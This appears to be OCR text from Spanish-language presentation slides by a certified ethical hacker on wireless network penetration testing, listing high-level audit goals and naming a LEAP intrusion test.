
Test de Intrusión a Redes Inalámbricas


- Prevención de Riesgo y respuesta. provee un acercamiento comprensivo de los pasos de preparación que pueden ser tomados para prevenir explotaciones venideras.
- Auditoría de Control de Seguridad. Para probar y validar la protección y controles de seguridad wireless.
- Detección de robo de datos. Encontrar corrientes de datos sensibles olfateando el tráfico.
- Administración de información del sistema. Recolectar información en los protocolos de seguridad, fortaleza de la red y dispositivos conectados.

CEH Julio Iglesias Perez





C|EH Julio Iglesias Pérez


Test de Intrusión LEAP
C|EH
Julio Iglesias Perez

